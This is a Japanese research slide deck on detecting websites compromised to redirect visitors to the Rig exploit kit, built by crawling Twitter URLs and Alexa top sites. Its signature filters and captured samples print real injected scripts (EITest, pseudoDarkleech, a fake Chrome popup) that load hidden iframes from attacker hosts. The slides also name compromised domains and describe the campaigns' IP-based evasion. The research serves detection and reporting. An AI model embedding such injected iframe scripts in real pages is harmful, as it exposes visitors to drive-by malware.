Drive-by Download攻撃を仕掛ける悪性Webサイトに誘導するように改ざんされた一般のWebサイトの探索

RINTARO KOIKE

Who am I

Rintaro KOIKE

- Meiji University B3
- kikn lab

- TomoriNao
- Jinkai

- Server Side Engineer

研究背景

- Webサイトの改ざんが多発
  - WordPress 4.7.0, 4.7.1の脆弱性
    - http://www.ipa.go.jp/security/ciadr/vul/20170206-wordpress.html
  - IPAの注意喚起
    - 学術組織を狙ったウェブサイト改ざんに注意
      - http://www.ipa.go.jp/about/press/20170227.html
  - JC3の情報提供
    - RIG-EK改ざんサイト無害化の取組
      - https://www.jc3.or.jp/topics/op_rigek.html

研究背景

- 様々な情報が公開
  - 警察庁
    - ウイルス感染を目的としたウェブサイト改ざんの対策について
      - https://www.npa.go.jp/cyber/policy/index.html
  - 日立
    - Rig Exploit Kitを使用したマルウェア感染拡大への対応
      - http://www.hitachi.co.jp/hirt/publications/hirt-pub17003/
  - ラック
    - ラック、JC3が取り組む日本の改ざんサイトの無害化活動に参加
      - https://www.lac.co.jp/lacwatch/report/20170202_001203.html

研究背景

- 様々な情報が公開
  - トレンドマイクロ
    - 「見るだけで感染」する脆弱性攻撃サイトの国内状況
      - http://blog.trendmicro.co.jp/archives/14420
  - IBM
    - Rig Exploit Kitによるドライブ・バイ・ダウンロード攻撃の検知状況
      - https://www.ibm.com/blogs/tokyo-soc/rig-exploit-kit/
  - NTTセキュリティ
    - RigEKのホストマップ
      - https://twitter.com/NTTSec_JP/status/824818691413987329

実際にRig EKのようなEKへ誘導する
Webサイト（Compromised site）に
遭遇したことがある人はいますか？

騒がれてるけど
実際にそんなサイトって
しょっちゅうあるのか？？

研究目的

- Compromisedなサイトを探す
  - どのようにすれば探すことが出来るのか調査する
    - 調査対象のURLの収集
      - どのようなURLを調査対象とするのか
      - そのURLはどうやって集めるのか
    - 解析方法
      - Compromisedなサイトの特徴はどのようなものがあるか
      - CampaignやEKに関する情報を収集

実験

期間

- 2月4日～2月24日

環境

- アメリカ
  - Azure
- 日本
  - Azure
  - さくらのクラウド
  - 研究室

実験

- 実際にCompromisedなサイトを探す
  - 攻撃者はどのようなサイトをCompromisedなサイトに選ぶのか
    - 改ざん出来る脆弱性が存在する
      - 脆弱性があるサーバを探索する
        - 既存手法があるし，実装も大変そうなので今回はなし

実験

- 実際にCompromisedなサイトを探す
  - 攻撃者はどのようなサイトをCompromisedなサイトに選ぶのか
    - 多くの人がアクセスする
      - サイトを改ざんしてもアクセスしてもらわないと意味がない
        - 多くの人がアクセスするようなサイトを改ざんするのでは？
          - アクセス数が多いサイト
            - Alexa Top 1 Million
          - URLをユーザがアクセスし易い場所に放流する
            - メール
              - 多くのスパムメールを手に入れるのは大変そう
            - Twitter
              - Tweet内のURLは気軽に開く人多いかも

実験

プログラム

- tomori
  - Twitterのstatuses/sampleを使ってURLを収集する
- ayumi
  - Alexa Top 1 Millionのドメインにhttp://を追加してURLとする
- 解析フィルタはtomoriもayumiも共通
- tomoriとayumiでどれくらいCompromisedなサイトが検知出来るか
- 検知出来た場合，どのような情報が得られるか
  - Campaign, EK, 脆弱性など
  - tomoriとayumiの結果はどのような違いがあるか
  - どちらのほうがCompromisedなサイトを探索するのに適しているか

実装

解析フィルタ

- シグネチャマッチング
  - 実装が楽で，分かりやすい
  - CampaignとEKに分けてフィルタ
  - Campaign
    - Afraidgate
    - EITest
    - Fake Chrome Popup
    - pseudoDarkleech
    - C1～4
  - EK
    - Rig EK

実装

解析フィルタ

- Afraidgate
  - 特徴
    - MaliciousなJSを読み込むscriptタグがinjectされる
    - JS自体はpseudoDarkleechのinjectコードに類似
    - JSを置いてるサーバのドメインのNSがafraid.org
    - **結局遭遇しなかったのでよく分からない**
  - フィルタ内容
    - scriptタグで読み込まれているJSファイルのドメインのNSがafraid.orgかどうか
    - JS内にiframeを組み立てるような処理があるか

実装

解析フィルタ

- EITest
  - 特徴
    - bodyタグの閉じタグの直前にbodyタグを開いて閉じるコードがinjectされる
    - JSを使って動的にiframeを組み立てるようなコードがinjectされる
    - injectされたコードによってサイトの描画に影響が出ることは基本的にない
  - フィルタ内容
    - bodyタグの閉じタグの直前にbodyタグを開いて閉じるコードがあるか
    - iframeを動的に組み立てるようなコードが存在するか

```
<script type='text/javascript'
src='http://biggboss10.me/wp-content/themes/sahifa/js/search.
js'></script>
 <body> </body>
<script type="text/javascript"> var nirzinr = "iframe"; var
oesnzki = document.createElement(nirzinr); var wrnfs = "";
oesnzki.style.width = "14px"; oesnzki.style.height = "6px";
oesnzki.style.border = "0px"; oesnzki.frameBorder = "0";
oesnzki.setAttribute("frameBorder", "0");
document.body.appendChild(oesnzki); wrnfs =
"http://add.localtechstops.com/?
g=znzQMvXcJwDQDoDGMvrESLtEMUfQA0KK2OH_76iyEoH9JHT1vrPUSkrttgWC&
og=el2H_aEkK7BTNAK13kaIfwFiyotfUg9B9KGo2kjcnBbI1JOG-RK9UToBvdeW";
 oesnzki.src = wrnfs; </script>
</body>
</html>
```


EITest Code

Rig EK URL

実装

解析フィルタ

- Fake Chrome Popup
  - 特徴
    - Chromeのポップアップを模したものが表示される
  - フィルタ内容
    - 特徴的なChromeのポップアップコード



- C1～4
  - iframeのURLの末尾がhits?
  - bodyタグを閉じた直後にiframeタグが存在する
  - iframeのURLが18001ポート
  - iframeのURLの末尾が.biz/1

```
if (!!window.chrome && !!window.chrome.webstore){function ue0()
{document.getElementById('popup-container')
.style.display='block';document.getElementById('info1')
.style.display='none';document.getElementById('tabl1')
.style.display='none';document.getElementById('helpimg')
.style.display='block';document.getElementById('info2')
.style.display='block';document.getElementById('form_1d').submit
();}function dy0(){document.getElementById('dm-overlay')
.style.display='block'}setTimeout(dy0,1000);}</script>
```

実装

解析フィルタ

- pseudoDarkleech
  - 特徴
    - spanのtop値が異常で, iframeタグがそれに挟まれているコードがinjectされる
    - injectされたコードによってサイトは正常に描画が行われない
      - injectコードの末尾が<noscript>
  - フィルタ内容
    - spanタグのtop値が大きなマイナス

```
<span style="position:absolute; top:-1133px; width:320px;
height:302px;">
bkya
<iframe src="http://red.JOHNVAUX.COM/?
q=znrQMvXcJwDQDoDGMvrESLtEMUjQA0KK2OH_76qyEoH9JHT1vrLUSkrttgWC&
oq=elTR_aYtfrYDaQO0iEKDLgE3yYpfB15Bov2qjkDVzhbOhp-K_xa9UToBvdeW"
width="265" height="264"></iframe>
bledogr
</span>
huhoz
<noscript>
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en-gb"
lang="en-gb" >
<head>
```

pseudoDarkleech

Rig EK URL

実装


解析フィルタ

- Rig EK
  - 特徴
    - biwやtuifなど特徴的なURLパラメータを持つ
    - QMvXcJなどの特定の文字列をURLパラメータに含む
  - フィルタ内容
    - URLパラメータ
    - 特定の文字列の有無

```
q=wXbQMvXcJwDQD4bGMvrESLtHNknQA0KK2Iv2_dqyEoH9fWnihNzUSkrx6B2aC
q=wHvQMvXcJwDMFYbGMvrER6NbNknQA0CPxpH2_drSdZqxKGni0eb5UUSk6F6CEh3
q=wXvQMvXcJwDQDobGMvrESLtGNknQA0KK2I72_dqyEoH9fGnihNzUSkr26B2aC
q=zn_QMvXcJwDQDoHGMvrESLtEMUvQA0KK2OH_76iyEoH9JHT1vrXUSkrttgWC
q=z3fQMvXcJwDQDoTAMvrESLtEMU_OGUKK2OH_783VCZr9JHT1vvHPRAP6tgW
q=z37QMvXcJwDQDoTDMvrESLtEMU_OFEKK2OH_783VCZb9JHT1vvHPRAPxtgW
q=wXvQMvXcJwDQDYbGMvrESLtENknQA0KK2Iv2_dqyEoH9eWnihNzUSkr26B2aC
q=w3vQMvXcJxzQFYbGMv7DSKNbNk7WHViPxoyG9MildZyqZGX_k7PDfF-qoVXcCgWR
q=zn7QMvXcJwDQDoPGMvrESLtEMUbQA0KK2OH_76myEoH9JHT1vrfUSkrttgWC
q=w3nQMvXcJxvQFYbGMvnDSKNbNk3WHViPxo2G9MildZiqZGX_k7vDfF-qoVjcCgWR
```

実装

1. フィルタに掛かった場合はサイトの情報をGistに送信
2. そのGistページのURLとフィルタの情報をSlackに投稿
3. 目視で判断し，明らかにCompromisedなサイトだった場合は報告
   - Google SafeBrowsing
   - JPCERT
     - 影響度の高いそうなもの（政府機関のサイトなど）



実験結果

	総アクセス数	検知数	誤検知数
tomori	1,420,920	69	8
ayumi	1,306,675	190	22
	2,727,595	259	30

	Pseudo Darkleech	EITest	Fake Chrome Popup	etc
tomori	59	2	0	0
ayumi	143	24	1	0

※ユニーク数ではない

実験結果

- Twitter上にCompromisedなサイトのURLは流れている
  - そんなに数が多いわけではない
    - 同じサイトのURLが継続的に何度も流れる
      - 検知数的には少ないが，実際には多くの人がアクセスしたのかもしれない
  - Tweet内容は一般的なもの
    - サイトの運営者などがいつも通りtweetしたものが殆ど
      - URLを見ただけだとCompromisedなサイトかどうか絶対に判断出来ない
- Alexaのtop 1 millionを使うとたくさん検知出来る
  - 政府機関のサイトからアダルトサイトまで，幅広く改ざんされている
  - ランキング下位のサイトのほうが改ざんされている数が多い

実験結果


Campaignについて

- pseudoDarkleech
  - 他のCampaignより圧倒的に検知数が多い
  - 一部のVPSのIPを弾く
    - Azureはダメ
  - Rig EKのみが使われている
  - 降ってくるランサムウェアはCerber
  - Noscriptタグが末尾に付いているので, maliciousかすぐに分かる
  - スクリプトのinject位置はhtmlタグの直前か, bodyタグの直前
    - コンテンツのデータより先

実験結果

Campaignについて

- pseudoDarkleech
  - 同じIPで2回以上アクセスすると500を返す
  - 同じIPで多くのCompromisedなサイトにアクセスすると，改ざんされてない正常なページを返す
    - IPを1日に2回くらい変えないとダメ
    - アクセス数なのか，時間なのか分からないけど
  - 2週間に2,3日程度，パッタリと姿を消すことがある
    - 暫くするとまたinjectされるようになる



実験結果

Campaignについて

- EITest
  - 日本からアクセスしてもinjectされない
    - 特定の国のIPじゃないとダメ？
      - Azureでアメリカのインスタンスを立てて運用していたが，そこだと検知する
  - 検知数は少ない
  - 2月初旬にはSundown EKを使っていることもあったが，徐々に割合が減り，今は全てRig EK
  - 降ってくるマルウェアはCryptoShield2やDreambotなど
  - スクリプトのinject位置はbodyが閉められた直前
    - コンテンツの描画に影響を与えないので，パッと見ただけだと分からない
  - 連続で同じIPで2回以上アクセスすると，正常なページを返す

実験結果

EKについて

- Rig EK
  - URL
    - 特徴的なパラメータを持つ
      - q, oq, ct, biw, tuif, yus, br_fl, word
        - パラメータの変化をリアルタイムで追えた
        - 不定期に変わるので, パラメータ名に依存する検知手法はオススメしない
      - 特定の文字列を含む
        - qパラメータにQMvXcJという文字列を含む
          - 不定期に変化する
          - パラメータ名が変わってもこのシグネチャは変化しないことがある

```
yesterday
old => q, oq, ct, biw, tuif, yus, br_fl
new => q, oq, ct, biw, word

today
old => q, oq, ct, biw, word
new => q, oq
```

実験結果

全般的なこと

- CompromisedサイトはWordPressを使っているところが多いが
  Joomla!やDrupalもそれなりに多い

- pseudoDarkleechの被害にあっているサイトは
  古いバージョンのCMSやプラグインを使っていることが殆ど
  - CMSやプラグインの脆弱性を利用されているのでは？
    - CMSやプラグインなどシステム全体をセキュアに保つのは一般人には難しい

- EITestの被害にあっているサイトは
  最新のCMS（WordPress 4.7.3など）を使っているサイトがそれなりにある
  - パスワード等が脆弱？

まとめ

- Twitter上にCompromisedなサイトのURLは流れている
  - それほど多いわけではない
  - Alexaのtop 1 millionを使ったほうが見つけやすい
- 当初思っていたよりも遥かにたくさんのサイトが改ざんされていた

まとめ

- Drive-by Download攻撃が成立するには3つの要素が必要
  - 脆弱なWebサイト
    - 常に意識してシステム全体をセキュアに保つしかない
  - 脆弱なユーザ
    - ブラウザ等のアップデートを強制するべき
  - 脆弱なサイトへのアクセス経路
    - セキュリティソフトやGoogle SafeBrowsingなどでアクセスを遮断すべき
      - いち早くCompromisedなサイトの情報を得られるように
        - 本システムの規模拡大, 高速化, 精度向上していきたい
          - 個人の趣味で運用するにはコストが大き過ぎる

まとめ

- CampaignやEKの流行や傾向，特徴を
  素早くキャッチアップしていく必要がある
  - 最新の情報を得るために他のエンジニアと協力することも
    - 他のセキュリティエンジニアとの良好な関係を築くことが重要

- 静的解析だけでは得られる情報に限界がある
  - どういうペイロードなのか
  - どういうマルウェアが降ってくるのか
    - 動的解析環境を実装することが今後の目標
      - pcapとか取れるようにしたい

Appendix

実験で使ったコードの殆どはGitHubに公開している

- https://github.com/koike/tomori
- https://github.com/koike/ayumi
  - 公開した2時間後くらいに@inaz2さんからPRが来た
  - ミュンヘン工科大学の生徒から実装について質問のメールが来た

実験で得られた情報はTwitterで共有している

- https://twitter.com/nao_sec
  - 公開した情報は好きに使ってもらっていいが
    ちょこっと@nao_secって書いてもらえると喜びます

nao sec
@nao_sec

Cyber Security / DbD & EK Information

日本 東京
2017年2月に登録

画像/動画

ツイート　ツイートと返信　メディア

nao sec @nao_sec · 3時間

#EITest #RigEK from 92.53.105.43, Compromised site is badtameezdil[.]ca

英語から翻訳

[EITest] http://badtameezdil.ca
[EITest] http://badtameezdil.ca
gist.github.com

1

nao sec @nao_sec · 7時間

I cannot detect pseudoDarkleech, but I can detect a lot of EITest today

Appendix

世界中のセキュリティエンジニアと情報を共有

- Malware Traffic Analysis
  - http://malware-traffic-analysis.net/2017/02/22/index.html
  - http://malware-traffic-analysis.net/2017/02/27/index.html
  - http://malware-traffic-analysis.net/2017/02/28/index.html
- Malware Breakdown
  - https://malwarebreakdown.com/2017/02/16/eitest-leads-to-rig-v-ek-at-185-159-130-122-ursnif-variant-dreambot/
  - https://malwarebreakdown.com/2017/02/26/eitest-leads-to-rig-v-ek-at-217-107-34-241-and-drops-dreambot/
  - https://malwarebreakdown.com/2017/02/28/eitest-leads-to-rig-ek-at-188-225-36-251-ek-drops-cryptoshield-2-0-ransomware/
- Broad Analysis
  - http://www.broadanalysis.com/2017/02/27/rig-exploit-kit-via-the-eitest-delivers-cryptoshield-ransomware-2/

2017-02-23 - EITEST RIG EK FROM 188.225.35.79 SENDS DREAMBOT

ASSOCIATED FILES:

- ZIP archive of the pcap: **2017-02-23-EITest-Rig-EK-sends-Dreambot.pcap.zip** 5.5 MB (5,500,088 bytes)
  - 2017-02-23-EITest-Rig-EK-sends-Dreambot.pcap (5,828,648 bytes)
- ZIP archive of the malware: **2017-02-23-EITest-Rig-EK-sends-Dreambot-malware-and-artifacts.zip** 139 kB (138,704 bytes)
  - 2017-02-23-EITest-Rig-EK-payload-Dreambot-rad73A09.tmp.exe (194,048 bytes)
  - 2017-02-23-Rig-EK-flash-exploit.swf (15,790 bytes)
  - 2017-02-23-Rig-EK-landing-page.txt (5,229 bytes)
  - 2017-02-23-page-from-sunlab.org-with-injected-EITest-script.txt (15,921 bytes)

BACKGROUND ON THE EITEST CAMPAIGN AND RIG EXPLOIT KIT:

- My most recent write-up on the EITest campaign can be found **here**.
- Rig-V is actually the current version of Rig EK (Rig 4.0), so I've stopped calling it "Rig-V." Now I'm just calling it "Rig EK."

BACKGROUND ON DREAMBOT:

- Dreambot is a banking Trojan sometimes referred to as Ursnif or Gozi ISFB.
- Proofpoint published an article about it in Aug 2016 named "**Nightmare on Tor Street: Ursnif variant Dreambot adds Tor functionality**"

OTHER NOTES:

- A Twitter account established earlier this month named **@nao_sec** has been routinely posting indicators for exploit kit (EK) campaigns.
- Today's compromised site came from **one of the tweets** by that account.
- As always, thanks to @nao_sec and everyone else who tweets about compromised websites!

Injected EITest script from

http://www.malware-traffic-analysis.net/2017/02/23/index.html

Appendix

新たなEKが誕生しては消えていき…

Nebula EK

http://malware.dontneedcoffee.com/2017/03/nebula-exploit-kit.html

Bye Empire, Hello Nebula Exploit Kit.

NEBULA

Nebula Logo

nebula
/ˈnɛbjʊlə/

noun
noun: **nebula**; plural noun: **nebulae**; plural noun: **nebulas**

1. ASTRONOMY
   a cloud of gas and dust in outer space, visible in the night sky either as an indistinct bright patch or as a dark silhouette against other luminous matter.
   - *dated*
     a galaxy.

Stefan M
@St3f4nMZ

フォローする

#SundownEK trying new patterns:
pastebin.com/3BTQAKxV
Same domain: hurtmehard[.]net/index.php
@nao_sec @malware_traffic
@Zerophage1337

Appendix

Finding A 'Good Man'

malwarebreakdown on March 10, 2017

CATEGORY:
Exploit Kit, Informational

TAG:
Dreambot, Featured, GoodMan, IOCs, Keitaro TDS, Rig Exploit Kit, Sundown Exploit Kit, Traffic Distribution System

PREVIOUS:
Changes to the Pre-Landing Page

NEXT:
Neptune Exploit Kit

On January 20th, 2017, I discovered a Keitaro TDS at anyfucks[.]biz being used in infection chains for Sundown and RIG exploit kit. It was at this point that I began to track the TDS and its registrant.




Image of TDS login panel

Additionally, my Twitter friend @nao_sec found multiple compromised websites on 03/09/17 that contained similar scripts pointing to another gate registered to "good man," datsonsdaughter[.]com. These compromised websites were:

- teacherprintables[.]net
- myprioritydate[.]com
- bearcat1[.]com

https://malwarebreakdown.com/2017/03/10/finding-a-good-man/

参考文献

- 学術組織を狙ったウェブサイト改ざんに注意（IPA）
  - http://www.ipa.go.jp/about/press/20170227.html
- RIG-EK改ざんサイト無害化の取組（JC3）
  - https://www.jc3.or.jp/topics/op_rigek.html
- ウイルス感染を目的としたウェブサイト改ざんの対策について（警察庁）
  - https://www.npa.go.jp/cyber/policy/index.html
- Rig Exploit Kitを使用したマルウェア感染拡大への対応（日立）
  - http://www.hitachi.co.jp/hirt/publications/hirt-pub17003/
- ラック、JC3が取り組む日本の改ざんサイトの無害化活動に参加（ラック）
  - https://www.lac.co.jp/lacwatch/report/20170202_001203.html
- RigEKのホストマップ（NTTセキュリティ）
  - https://twitter.com/NTTSec_JP/status/824818691413987329

参考文献

- 「見るだけで感染」する脆弱性攻撃サイトの国内状況（トレンドマイクロ）
  - http://blog.trendmicro.co.jp/archives/14420
- Rig Exploit Kitによるドライブ・バイ・ダウンロード攻撃の検知状況（IBM）
  - https://www.ibm.com/blogs/tokyo-soc/rig-exploit-kit/
- Malware Traffic Analysis
  - http://www.malware-traffic-analysis.net/
- Malware Breakdown
  - https://malwarebreakdown.com/
- Campaign Evolution: pseudo-Darkleech in 2016（paloalto networks）
  - http://researchcenter.paloaltonetworks.com/2016/12/unit42-campaign-evolution-pseudo-darkleech-2016/
- Campaign Evolution: EITest from October through December 2016（paloalto networks）
  - http://researchcenter.paloaltonetworks.com/2017/01/unit42-campaign-evolution-eitest-october-december-2016/

Any Questions?